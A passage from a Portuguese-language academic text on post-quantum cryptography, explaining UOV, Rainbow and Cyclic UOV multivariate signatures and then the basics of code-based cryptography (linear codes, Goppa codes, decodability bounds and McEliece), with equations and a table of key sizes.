


Figura 2.9. Matriz Pública de Coeficientes

2.3.2. Assinaturas UOV e Rainbow

Uma das principais famílias de assinaturas $\mathcal{MQ}$ é a construção *Unbalanced Oil and Vinegar*, ou UOV proposto por Patarin [Kipnis et al. 1999]. O nome UOV provém do fato de as variáveis estarem particionadas em duas classes, chamadas de *vinagres* e *azeites*, de tal maneira que variáveis da classe azeite não ocorrem juntas em nenhum termo

quadrático. Essa estrutura constitui o alçapão, que permite reduzir o sistema quadrático completo a um sistema linear nos azeites, desde que os vinagres sejam conhecidos (ou escolhidos ao acaso), para simplificar os termos onde ocorrem. O alçapão é protegido pela dificuldade conjecturada do problema IP.

Formalmente, o alçapão consiste de um mapa puramente quadrático, denominado mapa central, $Q : \mathbb{F}^n \to \mathbb{F}^m$ com

$$Q = \{f_1(u_1, \ldots, u_n), \ldots, f_m(u_1, \ldots, u_n)\}$$

e

$$f_k(u_1, \ldots, u_n) := \sum_{1 \le i \le j \le n} Q_{ij}^{(k)} u_i u_j \equiv u Q^{(k)} u^{\mathrm{T}} \tag{3}$$

O mapa central tem uma restrição adicional em seus polinômios $f_k(u_1, \ldots, u_n)$. Impõe-se que certa parte de seus coeficientes sejam nulos. O conjunto de variáveis u é dividido em dois subconjuntos, o das variáveis vinagre u_i com $i \in V = \{1, \cdots, v\}$ e o das variáveis azeite u_i com $i \in O = \{v+1, \cdots, n\}$ que contém $m = n - v$ elementos. A restrição é que os polinômios $f^{(k)}$ não contenham nenhum termo cruzando duas variáveis azeite. Isso evita que apareçam termos quadráticos e/ou cruzados nos azeites. Dessa forma, restam apenas termos misturando os seguintes tipos de variáveis $v \times v$ e $o \times v$. Patarin mostrou que, com essa construção, podemos chutar valores arbitrários para os vinagres, resultando em um sistema linear nas variáveis azeite. Esse sistema tem alta probabilidade de apresentar uma solução, i.e. $1 - 1/q$, e pode ser resolvido por eliminação gaussiana com complexidade $\mathcal{O}\left(n^3\right)$. A estrutura dos polinômios privados é a seguinte:

$$f^{(k)}(u_1, \cdots, u_n) := \sum_{i,j \in V,\, i \le j} Q_{ij}^{(k)} u_i u_j + \sum_{i \in V,\, j \in O} Q_{ij}^{(k)} u_i u_j \tag{4}$$

Para gerar uma assinatura $x \in \mathbb{F}_q^n$ de uma dada mensagem, particularmente de seu hash criptográfico $h \in \mathbb{F}_q^m$, o signatário deve inverter a transformação $P(x) = Q(S(x)) = h$. Definindo $x' = xS$, resolve-se primeiro o sistema multivariado, $x' Q^{(k)} x'^{\mathrm{T}} = h_k$, $1 \le k \le m$, para encontrar x'. Por fim, recupera-se a assinatura $x = x' S^{-1}$.

Conforme explicado anteriormente, a estrutura das matrizes $Q^{(k)}$ permite que o sistema $\mathcal{MQ}$ seja resolvido de forma eficiente, escolhendo v variáveis *vinagre* ao acaso e resolvendo o sistema linear resultante para encontrar as m variáveis *azeite* em função dos vinagres escolhidos. Caso o sistema linear não tenha solução, repete-se o processo escolhendo-se novas variáveis vinagre.

Uma assinatura x de h é válida, se e somente, se todos os polinômios $p^{(k)}$ da chave pública forem satisfeitos, i.e. $p^{(k)}(x_1, \cdots, x_n) = P^{(k)}(x) = x P^{(k)} x^T = h_k$, $1 \le k \le m$. A

consistência da verificação $P(x) \stackrel{?}{=} h$ é mostrada a seguir

$$\begin{aligned} P(x) &= xPx^T \\ &= x(Q \circ S)x^{\mathrm{T}} \\ &= x(SQS^T)x^T \\ &= (x'S^{-1})(SQS^{\mathrm{T}})(x'S^{-1})^{\mathrm{T}} \\ &= x'(S^{-1}S)Q(S^{\mathrm{T}}(S^{-1})^T)x'^{\mathrm{T}} \\ &= x'IQIx'^{\mathrm{T}} \\ &= x'Qx'^{\mathrm{T}} \\ &= h. \end{aligned}$$

Historicamente, o esquema UOV deriva da construção *Oil and Vinegar*, ou OV [Patarin 1997], onde o número de vinagres e o número de azeites é o mesmo (balanceado), mas que se mostrou inseguro [Kipnis e Shamir 1998]. Em seguida, notou-se que é possível torna-lo seguro, adotando-se quantidades desbalanceadas de azeites e vinagres $v > m$, o que originou o esquema de assinatura UOV (Unbalanced Oil and Vinegar) [Kipnis et al. 1999]. A Figura 2.10 ilustra a estrutura vetorial de cada polinômio privado UOV




Figura 2.10. Mapa Central UOV

Para camuflar a estrutura dos polinômios $f^{(k)}$, é aplicada uma transformação linear inversível $\mathcal{S} \in \mathbb{F}_q^{n \times n}$ à direita de $\mathcal{Q}$. O mapa público resultante é $\mathcal{P} = \mathcal{Q} \circ \mathcal{S}$. A chave privada é dada pelo par $sk := (\mathcal{Q}, \mathcal{S})$ e a chave pública é composta pelos polinômios $pk := P(x_1, \cdots, x_n) = \{p^{(1)}(x_1, \cdots, x_n), \cdots, p^{(m)}(x_1, \cdots, x_n)\}$.

Assim, fica claro que a segurança do sistema não é baseada somente no problema $\mathcal{MQ}$ e, de fato, recuperar a chave privada recai na dificuldade de decompor $\mathcal{P}$ em $\mathcal{Q}$ e $\mathcal{S}$, ou seja, resolver o problema IP.

Uma variante do UOV é a família de assinaturas Rainbow [Ding e Schmidt 2005] proposta por Ding e Schmidt, e tem como principal vantagem a obtenção de assinaturas mais curtas que as encontradas em UOV simples [Thomae 2012, Seção 3].

O Rainbow tem como ideia básica a separação das m equações em bandas e o particionamento das variáveis de acordo, ou seja, cada banda tem seus próprios *vinagres*

e *azeites*, todas as variáveis de uma banda tornam-se os vinagres da banda seguinte, e os azeites de cada banda são calculados em funçãos dos vinagres da mesma.

Em geral o mapa central é dividido em duas bandas, pois essa configuração se mostrou a mais apropriada, no sentido de evitar certos ataques estruturais e ainda assim manter as assinaturas curtas [Thomae 2012].




Figura 2.11. mapa central Q do esquema Rainbow de duas bandas

O mapa central Q dessa configuração do Rainbow é dividido em duas camadas caracterizadas pela estrutuda de suas matrizes como na Figura 2.11 onde v_1 e o_1 são o número de vinagres e azeites da primeira camada e v_2 e o_2 são o número de vinagres e azeites da segunda camada, lembrando que v_2 é igual ao número de vinagres e azeites da camada anterior.

O processo de assinatura é semalhante ao UOV, escolhendo ao acaso os *vinagres* da primeira banda para calcular seus *azeites*, da mesma maneira que é feito no UOV, e em seguida usando todas essas variáveis como *vinagres* da próxima banda.

2.3.3. Assinatura Cyclic UOV

Um passo interessante na direção de redução de chaves UOV/Rainbow foi dado através das construções Cyclic UOV/Rainbow [Petzoldt et al. 2010b, Petzoldt et al. 2010a]. Analisando a estrutura das chaves UOV, os autores notaram a existência de uma relação linear entre parte do mapa quadrático público e do mapa quadrático privado. Essa relação pôde ser explorada para gerar pares de chave de forma diferente do usual e reduzir assim o tamanho da chave pública. A ideia foi primeiro calcular a parte quadrática da chave pública com uma estrutura compacta desejada e a partir daí calcular a parte quadrática da chave privada utilizando-se a relação linear encontrada.

Portanto, é possível obter chaves públicas mais compactas enquanto as chaves privadas permanecem com aparência aleatória e sem estrutura. A estrutura sugerida por Petzoldt *et. al.* foi a de matrizes circulantes, daí o nome Cyclic UOV [Petzoldt et al. 2010b]. Matrizes circulantes são bastante compactas, uma vez que podem ser representadas simplesmente por sua primeira linha. Logo, a chave pública pode ser armazenada de forma mais eficiente, além de possibilitar algumas vantagens em processamento, como técnicas de Karatsuba e Fast Fourier Transform (FFT).

A construção das chaves Cyclic UOV pode ser descrita da seguinte maneira. Pri-

meiramente, gera-se uma transformação linear $S \in F_q^{n \times n}$ inversível, onde $S_{ij} \xleftarrow{\$} \mathbb{F}_q, 1 \leq i, j \leq n$ e, a partir de S, calcula-se a relação linear proposta por *Petzoldt et. al.*, denotada por $A_{UOV} := \alpha_{ij}^{rs}$:

$$\alpha_{ij}^{rs} = \begin{cases} S_{ri} \cdot S_{si}, \text{ i=j} \\ S_{ri} \cdot S_{sj} + S_{rj} \cdot S_{si}, \text{ caso contrário} \end{cases}$$

Para ilustrar como as matrizes pública e privada de coeficientes, M_P e M_F, se relacionam, temos inicialmente as Figuras 2.12 e 2.13 que separam as partes de interesse dessas matrizes.




Figura 2.12. Cyclic UOV – Matriz Pública de Coeficientes




Figura 2.13. Cyclic UOV – Matriz Privada de Coeficientes

Os blocos B de M_P e F de M_F se relacionam através da seguinte expressão $B := F \cdot A_{UOV}(S)$. Dessa forma, na geração de chaves, pode-se primeiro gerar a matriz M_P com B sendo uma matriz circulante e calculando-se, posteriormente, $F := B \cdot A_{UOV}^{-1}(S)$. Essa construção foi capaz de reduzir a chave pública UOV em cerca de 6 vezes para o nível de segurança de 80 bits.

Como mencionado anteriormente, assinaturas $\mathcal{MQ}$ têm se desenvolvido mais intensamente nas duas últimas décadas, reunindo várias propostas em direção à redução

Tabela 2.2. Evolução das assinaturas $\mathcal{MQ}$

proposta	$\|sk\|$	$\|pk\|$	$\|hash\|$	$\|sig\|$	ref.
Rainbow($\mathbb{F}_{2^4}$, 30, 29, 29)	75.8 KiB	113.4 KiB	232	352	[Petzoldt et al. 2010c]
Rainbow($\mathbb{F}_{31}$, 25, 24, 24)	59.0 KiB	77.7 KiB	232	392	[Petzoldt et al. 2010c]
CyclicUOV($\mathbb{F}_{2^8}$, 26, 52)	14.5 KiB	76.1 KiB	208	624	[Petzoldt et al. 2010a]
NC-Rainbow($\mathbb{F}_{2^8}$, 17, 13, 13)	25.5 KiB	66.7 KiB	384	672	[Yasuda et al. 2012]
Rainbow($\mathbb{F}_{2^8}$, 29, 20, 20)	42.0 KiB	58.2 KiB	272	456	[Petzoldt et al. 2010c]
CyclicLRS($\mathbb{F}_{2^8}$, 26, 52)	71.3 KiB	13.6 KiB	208	624	[Petzoldt et al. 2011]
UOVLRS($\mathbb{F}_{2^8}$, 26, 52, 26)	71.3 KiB	11.0 KiB	208	624	[Petzoldt et al. 2011]
CyclicRainbow($\mathbb{F}_{2^8}$, 17, 13, 13)	19.1 KiB	10.2 KiB	208	344	[Petzoldt et al. 2010a]

do tamanho das chaves que é sua principal desvantagem. A Tabela 2.2 ilustra algumas propostas.

2.4. Criptografia baseada em códigos corretores de erros

Nesse capítulo falaremos sobre a teoria e a prática de sistemas criptográficos baseados em códigos corretores de erros.

A teoria da codificação tem como objetivo assegurar que, ao transmitir uma coleção de dados através de um canal sujeito a ruídos (ou seja, a perturbações nos dados enviados), o destinatário dessa transação possa recuperar a mensagem original. Para isso, devem-se encontrar maneiras eficientes de adicionar informação redundante à mensagem original de tal forma que, caso a mensagem chegue ao destinatário contendo erros (existindo inversão em certos bits, para o caso de mensagens binárias), o recebedor possa corrigi-la. A Figura2.14, baseada em [Huffman e Pless 2003], ilustra bem esta situacão:




Figura 2.14. Canal de Comunicação

No contexto criptográfico, a primitiva consiste em adicionar erros em uma palavra de um código corretor de erros e calcular uma síndrome relativa a matriz de verificação de paridade desse código.

O primeiro desses sistemas foi um esquema de encriptação de chave pública proposto por Robert J. McEliece em 1978 [McEliece 1978]. A chave privada é um código de Goppa (que será revisado na seção 2.4.1.1) aleatório, binário e irredutível, e a chave pública é uma matriz geradora aleatória com uma versão permutada desse código. O texto encriptado é uma palavra de código no qual alguns erros foram introduzidos, e somente o dono da chave privada pode remover esses erros (e, consequentemente, decriptar a mensagem). Alguns anos mais tarde alguns ajustes de parâmetros foram necessários para

manter o nível de segurança, mas não é conhecido, até hoje, nenhum ataque que possa quebrar esse criptossistema.

2.4.1. Códigos lineares

Para um melhor entendimento técnico desse capítulo, primeiramente vamos explicar algumas noções fundamentais utilizadas no âmbito da criptografia baseada em códigos.

No contexto que segue, todos os índices de matrizes e vetores são numerados a partir de zero, a menos que explicitamente indicado de outra forma. Seja p um primo, e seja $q = p^m$ para algum inteiro $m > 0$. $\mathbb{F}_q$ denota o corpo finito com q elementos. O grau de um polinômio $g \in \mathbb{F}_q[x]$ denota-se $\deg(g)$. Define-se também a noção de *peso de Hamming* e *distância de Hamming*:

Definição 3. *O* peso de Hamming *de um vetor $u \in C \subseteq \mathbb{F}_q^n$ é o número de coordenadas não nulas de u, i.e.* $\mathrm{wt}(u) = \#\{i,\ 0 \leqslant i < n \mid u_i \neq 0\}$. *A* distância de Hamming *entre dois vetores $u, v \in C \subseteq \mathbb{F}_q^n$ é o número* $\mathrm{dist}(u, v)$ *de coordenadas em que esses vetores diferem, i.e.* $\mathrm{dist}(u, v) := \mathrm{wt}(u - v)$.

Agora vamos introduzir alguns conceitos úteis à tarefa de codificar mensagens. O primeiro deles se refere a *código linear*, que pode ser definido como:

Definição 4. *Um código linear $[n, k]$ (de comprimento n e dimensão k) sobre o corpo $\mathbb{F}_q$ é um subespaço vetorial C de dimensão k do espaço $\mathbb{F}_q^n$.*

Um vetor qualquer $u \in C$ é também chamado palavra de código (ou, abreviadamente, uma palavra) de C.

Sendo um espaço vetorial, C é representado por uma base, que pode ser escrita na forma de uma *matriz geradora*:

- Uma matriz geradora G de C é uma matriz sobre $\mathbb{F}_q$ tal que $C = \langle G \rangle$, onde $\langle G \rangle$ indica o espaço vectorial gerado pelas linhas de G. Normalmente as linhas de G são independentes e a matriz possui dimensão $k \times n$. De outra forma: $\exists G \in \mathbb{F}_q^{k \times n} : C = \{uG \in \mathbb{F}_q^n \mid u \in \mathbb{F}_q^k\}$.
- Dizemos que uma matriz geradora G está na forma sistemática se suas primeiras k colunas formam a matriz identidade.
- O chamado *código dual* $C^\perp$ é o código ortogonal de C para o produto escalar sobre $\mathbb{F}_q$ e é um código linear de dimensão $n \times (n - k)$ sobre $\mathbb{F}_q$.

Alternativamente, C é inteiramente caracterizado como o núcleo de uma transformação linear especificada por uma *matriz de verificação de paridade* (ou abreviadamente *matriz de paridade*):

- Uma matriz de paridade H sobre C é uma matriz geradora de $C^\perp$. De outra forma: $\exists H \in \mathbb{F}_q^{r \times n} : C = \{v \in \mathbb{F}_q^n \mid Hv^\intercal = 0^r \in \mathbb{F}_q^r\}$, onde $r = n - k$ é a codimensão de C (ou seja, a dimensão do espaço ortogonal $C^\perp$).

Torna-se fácil ver que G e H, embora não sejam unicamente definidas (pois não há uma única base para C nem para $C^{\perp}$), relacionam-se por $HG^{\mathrm{T}} = O \in \mathbb{F}_q^{r\times k}$.

A transformação linear definida por uma matriz de paridade é chamada *função síndrome* do código. O valor dessa transformação sobre um vetor qualquer $u \in \mathbb{F}_q^n$ denomina-se *síndrome* desse vetor. Claramente, a síndrome de qualquer palavra de código é sempre nula.

Definição 5. *A* distância *(ou* distância mínima*) de um código $C \subseteq \mathbb{F}_q^n$ é a distância de Hamming mínima entre palavras de C, i.e.* $\mathrm{dist}(C) = \min\{\mathrm{wt}(u) \mid u \in C\}$.

Escreve-se $[n,k,d]$ para um código $[n,k]$ cuja distância mínima é (pelo menos) d. Se $d \geqslant 2t+1$, diz-se que o código é capaz de corrigir pelo menos t erros, no sentido de existir não mais que uma única palavra de código a uma distância de Hamming não superior a t de qualquer vetor de $\mathbb{F}_q^n$.

Vários problemas computacionais envolvendo códigos são intratáveis, começando com a própria determinação da distância mínima. Os seguintes problemas têm importância para criptografia baseada em códigos:

Definição 6 (Decodificação geral)**.** *Seja $\mathbb{F}_q$ um corpo finito, e seja (G,w,c) uma tripla consistindo de uma matriz $G \in \mathbb{F}_q^{k\times n}$, um inteiro $w < n$, e um vetor $c \in \mathbb{F}_q^n$. O* problema da decodificação geral (GDP) *consiste em determinar se existe um vetor $m \in \mathbb{F}_q^k$ tal que $e = c - mG$ tenha peso de Hamming* $\mathrm{wt}(e) \leqslant w$.

O problema de busca associado ao GDP consiste em calcular o vetor m dada a palavra com erros c.

Definição 7 (Decodificação de síndromes)**.** *Seja $\mathbb{F}_q$ um corpo finito, e seja (H,w,s) uma tripla consistindo de uma matriz $H \in \mathbb{F}_q^{r\times n}$, um inteiro $w < n$, e um vetor $s \in \mathbb{F}_q^r$. O* problema da decodificação de síndrome (SDP) *consiste em determinar se existe um vetor $e \in \mathbb{F}_q^n$ com peso de Hamming* $\mathrm{wt}(e) \leqslant w$ *tal que $He^{T} = s^{T}$.*

O problema de busca associado ao SDP consiste em calcular o padrão de erro e dada sua síndrome $s_e := eH^{\mathrm{T}}$.

Tanto o problema da decodificação geral quanto o problema da decodificação de síndromes para códigos lineares são *NP*-completos [Berlekamp et al. 1978].

Em contraste com os resultados gerais, o conhecimento da estrutura de certos códigos torna o GDP e o SDP solúveis em tempo polinomial. Uma estratégia básica para definir criptossistemas baseados em códigos é, portanto, manter secreta a informação sobre a estrutura do código, e publicar um código relacionado sem estrutura aparente (portanto, por hipótese difícil de decodificar).

2.4.1.1. Códigos de Goppa

Uma das famílias mais importantes de códigos lineares corretores de erros para fins criptográficos é a dos códigos de Goppa:

Definição 8. *Dado um primo p, $q = p^m$ para algum $m > 0$, uma sequência $L = (L_0, \ldots, L_{n-1}) \in \mathbb{F}_q^n$ de elementos distintos, e um polinômio mônico $g(x) \in \mathbb{F}_q[x]$ de grau t (chamado polinômio gerador) tal que $g(L_i) \neq 0$ para $0 \leqslant i < n$, o* código de Goppa $\Gamma(L, g)$ *é o código $\mathbb{F}_p$-alternante correspondente a* $\mathrm{GRS}_t(L, D)$ *sobre $\mathbb{F}_q$, onde $D = (g(L_0)^{-1}, \ldots, g(L_{n-1})^{-1})$.*

A distância de um código *binário* irredutível de Goppa é pelo menos $2t+1$ [Goppa 1970], e portanto um código de Goppa pode corrigir até t erros (usando, por exemplo, o algoritmo de Patterson [Patterson 1975], às vezes um pouco mais [Bernstein 2011]. Algoritmos de decodificação adequados ainda podem corrigir t erros quando o gerador $g(x)$ não for irredutível mas livre de quadrados. Por exemplo, pode-se equivalentemente ver um código binário de Goppa como o código alternante definido pelo polinômio gerador $g^2(x)$, em cujo caso qualquer decodificador alternante conseguirá decodificar t erros. Os códigos ditos *selvagens* (*wild codes*) estendem esse resultado sob certas circunstâncias [Bernstein et al. 2010]. Para todos os demais casos, não se conhece método de decodificação capaz de corrigir mais que $t/2$ erros.

Definimos, equivalentemente, códigos de Goppa em termos de sua função síndrome:

Definição 9. *Seja $L = (L_0, \ldots, L_{n-1}) \in \mathbb{F}_q^n$ uma sequência (chamada* suporte*) de $n \leqslant q$ elementos distintos, e seja $g \in \mathbb{F}_q[x]$ um polinômio irredutível mônico de grau de t tal que $g(L_i) \neq 0$ para todo i. Para qualquer palavra $e \in \mathbb{F}_p^n$ define-se a* síndrome de Goppa *em forma polinomial $s_e \in \mathbb{F}_q[x]$ como*

$$s_e(x) = \sum_{i=0}^{n-1} \frac{e_i}{x - L_i} \mod g(x). \tag{5}$$

A síndrome é uma função linear de e. Segue daí a seguinte definição alternativa de um código de Goppa:

Definição 10. *O* código de Goppa $[n, n-mt]$ *sobre $\mathbb{F}_p$ com suporte L e polinômio gerador g é o núcleo da função síndrome (Equação 5), i.e. o conjunto de $\Gamma(L, g) := \{e \in \mathbb{F}_p^n \mid s_e \equiv 0 \mod g\}$.*

Escrevendo $s_e(x) := \sum_i s_i x^i$ para algum $s \in \mathbb{F}_q^n$, pode-se mostrar que $s^{\mathrm{T}} = He^{\mathrm{T}}$ com

$$\begin{aligned} H &= \mathrm{toep}(g_1, \ldots, g_t) \\ &\cdot \mathrm{vdm}_t(L_0, \ldots L_{n-1}) \\ &\cdot \mathrm{diag}(g(L_0)^{-1}, \ldots, g(L_{n-1})^{-1}) \end{aligned} \tag{6}$$

Assim, $H = TVD$ onde T é uma matriz de Toeplitz $t \times t$, V é uma matriz de Vandermonde $t \times n$, e D é uma matriz diagonal $n \times n$, de acordo com as seguintes definições:

Definição 11. *Dada uma sequência $(g_1, \ldots, g_t) \in \mathbb{F}_q^t$ para algum $t > 0$, a* matriz de Toeplitz $\mathrm{toep}(g_1, \ldots, g_t)$ *é a matriz $t \times t$ com componentes $T_{ij} := g_{t-i+j}$ para $j \leqslant i$ e $T_{ij} := 0$ nos*

demais casos, ou seja:

$$\text{toep}(g_1,\ldots,g_t) = \begin{bmatrix} g_t & 0 & \ldots & 0 \\ g_{t-1} & g_t & \ldots & 0 \\ \vdots & \vdots & \ddots & \vdots \\ g_1 & g_2 & \cdots & g_t \end{bmatrix}.$$

Definição 12. *Dados $t > 0$ e uma sequência $L = (L_0,\ldots,L_{n-1}) \in \mathbb{F}_q^n$ para algum $n > 0$, a* matriz de Vandermonde $\text{vdm}(t,L)$ *é a matriz $t \times n$ com componentes $V_{ij} = L_j^i$, ou seja:*

$$\text{vdm}(t,L) = \begin{bmatrix} 1 & \ldots & 1 \\ L_0 & \ldots & L_{n-1} \\ L_0^2 & \ldots & L_{n-1}^2 \\ \vdots & \ddots & \vdots \\ L_0^{t-1} & \ldots & L_{n-1}^{t-1} \end{bmatrix}.$$

Definição 13. *Dada uma sequência $(d_0,\ldots,d_{n-1}) \in \mathbb{F}_q^n$ para algum $n > 0$, denota-se por* $\text{diag}(d_0,\ldots,d_{n-1})$ *a* matriz diagonal *com componentes $D_{jj} := d_j$, $0 \leqslant j < n$, e $D_{ij} := 0$ nos demais casos, ou seja:*

$$\text{diag}(d_0,\ldots,d_{n-1}) = \begin{bmatrix} d_0 & 0 & \ldots & 0 \\ 0 & d_1 & \ldots & 0 \\ \vdots & \vdots & \ddots & \vdots \\ 0 & 0 & \ldots & d_{n-1} \end{bmatrix}.$$

2.4.2. Decodificabilidade

Todos os códigos $[n,k]$ com distância d satisfazem o *limite de Singleton*, que estabelece que $d \leqslant n-k+1$. A existência de um código linear binário $[n,k]$ com distância d é garantida desde que:

$$\sum_{j=0}^{d-2} \binom{n-1}{j} < 2^{n-k}.$$

Este é o chamado *limite Gilbert-Varshamov (GV)*. Códigos binários aleatórios atingem o limite GV, no sentido de que a desigualdade acima aproxima-se muito da igualdade [MacWilliams e Sloane 1977]. Não se conhece nenhuma família de códigos binários, contudo, que possa ser decodificada em tempo subexponencial até o limite GV, nem se conhece algoritmo subexponencial para decodificar códigos gerais até o limite GV.

Considere-se um código $\mathbb{F}_p$-alternante de comprimento n e capaz de corrigir t erros, derivado de um código GRS sobre $\mathbb{F}_{p^m}$. O espaço de síndromes tem tamanho p^{mt}. Contudo, as síndromes decodificáveis são apenas aquelas que correspondem a vetores de erro de peso não superior a t. Em outras palavras, apenas $\sum_{w=1}^{t} \binom{n}{w}(p-1)^w$ síndromes não nulas são univocamente decodificáveis, e assim a sua densidade é

$$\delta = \frac{1}{p^{mt}} \sum_{w=1}^{t} \binom{n}{w}(p-1)^w.$$

Se o comprimento do código é uma fração $1/p^c$ do comprimento máximo para algum $c \geqslant 0$, i.e. $n = p^{m-c}$, a densidade pode ser aproximada por

$$\delta \approx \frac{1}{p^{mt}}\left(\frac{n^t}{t!}\right)(p-1)^t = \frac{(p^{m-c})^t(p-1)^t}{p^{mt}t!} = \left(\frac{p-1}{p^c}\right)^t \frac{1}{t!}.$$

Um caso particularmente bom é, portanto, $\delta \geqslant 1/t!$, que ocorre quando $p^c/(p-1) \leqslant 1$, i.e. $c \leqslant \log_p(p-1)$, ou $n \geqslant p^m/(p-1)$. Infelizmente isso também significa que, para códigos binários, as densidades mais elevadas são atingidas somente por códigos de comprimento máximo ou quase máximo, caso contrário a densidade se reduz de um fator 2^{ct}. Para códigos de comprimento máximo ($n = p^m$ e portanto $c = 0$) a densidade simplifica-se para $\delta \approx (p-1)^t/t!$, que atinge o mínimo relativo $\delta \approx 1/t!$ para códigos binários.

Estaremos interessados também no caso particular de padrões de erro em que uma magnitude particular predomina sobre as demais, e mais especialmente quando todas as magnitudes de erro são iguais. Nesse caso, a densidade de síndromes decodificáveis é $\delta \approx (p-1)/t!$ que novamente atinge o mínimo $\delta \approx 1/t!$ para códigos binários.

2.4.3. Criptossistemas baseados em códigos

Os esquemas originais de encriptação de McEliece [McEliece 1978] e de Niederreiter [Niederreiter 1986], a despeito do nome histórico, mas impreciso e indevido, de *criptossistemas*, são mais bem descritos como *funções de mão única com alçapão* (*trapdoor one-way functions*) do que como métodos completos de encriptação propriamente ditos. Funções dessa natureza podem ser transformadas de diversas maneiras em criptossistemas, por exemplo, através da transformada Fujisaki-Okamoto.

